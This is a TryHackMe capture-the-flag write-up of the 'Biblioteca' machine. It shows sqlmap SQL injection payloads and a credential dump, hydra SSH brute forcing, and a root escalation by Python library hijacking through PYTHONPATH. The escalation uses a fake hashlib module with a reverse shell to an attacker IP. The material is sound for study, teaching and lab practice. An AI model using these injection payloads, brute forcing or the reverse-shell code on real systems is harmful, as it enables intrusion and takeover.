Biblioteca — THM WriteUp
Shhh. Be very very quiet, no shouting inside the biblioteca.

> Hit ’em with the classics.
Q1. What is the user flag?
*Hint: Weak password*
The library machine provides us with 2 open ports:
$ sudo nmap -sCV -T4 -vvv biblioteca.thm -p-
...
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 2.0.2 (Python 3.8.10)
When accessing port 8000, via browser, we find a login

The login looks quite old so I intercepted the login request using burpsuite and ran it through sqlmap where it gave me the following result:
$ sqlmap -r req --output-dir=~/Documents/CTF/THM/Biblioteca/content
...
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=cpadlab' AND 8482=8482 AND 'Qrui'='Qrui&password=test

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=cpadlab' AND (SELECT 3490 FROM (SELECT(SLEEP(5)))CrTn) AND 'XktK'='XktK&password=test

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: username=-7225' UNION ALL SELECT NULL,CONCAT(0x71627a7071,0x4c77476151586f6643436671425a477658514b6f7871494b4562535979496a714a58736f6b67696c,0x71717a6271),NULL,NULL-- -&password=test
---
Intuition was good, so I listed the databases:
$ sqlmap -r req --output-dir=~/Documents/CTF/THM/Biblioteca/content --dbs --batch
...
available databases [2]:
[*] information_schema
[*] website
And finally its tables and their respective contents:
└─$ sqlmap -r req -D website --batch --tables --output-dir=~/Documents/CTF/THM/Biblioteca/content
...
Database: website
[1 table]
+-------+
| users |
+-------+

└─$ sqlmap -r req -D website --batch -T users --dump --output-dir=~/Documents/CTF/THM/Biblioteca/content
...
Database: website
Table: users
[2 entries]
+----+-------------------+----------------+----------+
| id | email             | password       | username |
+----+-------------------+----------------+----------+
| 1  | smokey@email.boop | My_P@ssW0rd123 | smokey   |
+----+-------------------+----------------+----------+
This way I got the user smoke along with its password: My_P@ssW0rd123. When logging in, I realized that this was useless, so I tried to log in with these credentials via ssh:

When I entered enumeŕe the other users of the machine (hazel) and run linpeas. From my user I could not run sudo and also I did not find after a long time looking for any way to escalate to hazel, so I decided to do a brute force attack using hydra:
└─$ hydra -l hazel -P ../Documents/Tools/wordlists/1000-passwords.txt biblioteca.thm ssh -I
...
[22][ssh] host: biblioteca.thm   login: hazel   password: hazel
User Flag: THM{G0Od_OLd_SQL_1nj3ct10n_&_w3@k_p@sSw0rd$}
Q2. What is the root flag?
Previously, I had also seen from Linpeas that there was another python script, and this was the one that would make me escalate to the root user:
╔══════════╣ Files inside others home (limit 20)
/home/hazel/.bash_logout
/home/hazel/user.txt
/home/hazel/.viminfo
/home/hazel/.profile
/home/hazel/.bashrc
/home/hazel/hasher.py
...
(root) SETENV: NOPASSWD: /usr/bin/python3 /home/hazel/hasher.py
The script was simple, it is a script where you pass a text string and it prints it in different hashes:
import hashlib

def hashing(passw):

    md5 = hashlib.md5(passw.encode())

    print("Your MD5 hash is: ", end ="")
    print(md5.hexdigest())

    sha256 = hashlib.sha256(passw.encode())

    print("Your SHA256 hash is: ", end ="")
    print(sha256.hexdigest())

    sha1 = hashlib.sha1(passw.encode())

    print("Your SHA1 hash is: ", end ="")
    print(sha1.hexdigest())


def main():
    passw = input("Enter a password to hash: ")
    hashing(passw)

if __name__ == "__main__":
    main()
It uses the hashlib library, so I tried to modify it by creating a malicious file in the same directory, but it was not possible:
touch: cannot touch 'hashlib.py': Permission deniedIn the end, I made a small script that simulated to be the hashlib library, with a reverse shell in one of its functions and hosted it in the /dev/shm folder:
def sha256(t):pass
def sha1(t):pass
def md5(t):import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.9.251.175",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
Reading a bit of terminal variables, I found this resource where I commented that you can temporarily change the terminal variables, otherwise, it would be useless to have the malicious script. This, added to the fact that we know that the python libs are stored in the PYTHONPATH variable, the command to escalate to root is more than complete.
sudo PYTHONPATH=/dev/shm /usr/bin/python3 /home/hazel/hasher.pyAnd thus, and having the listening port with nc, the root user is obtained:

Root Flag: THM{PytH0n_LiBr@RY_H1j@acKIn6}
<3 Carlos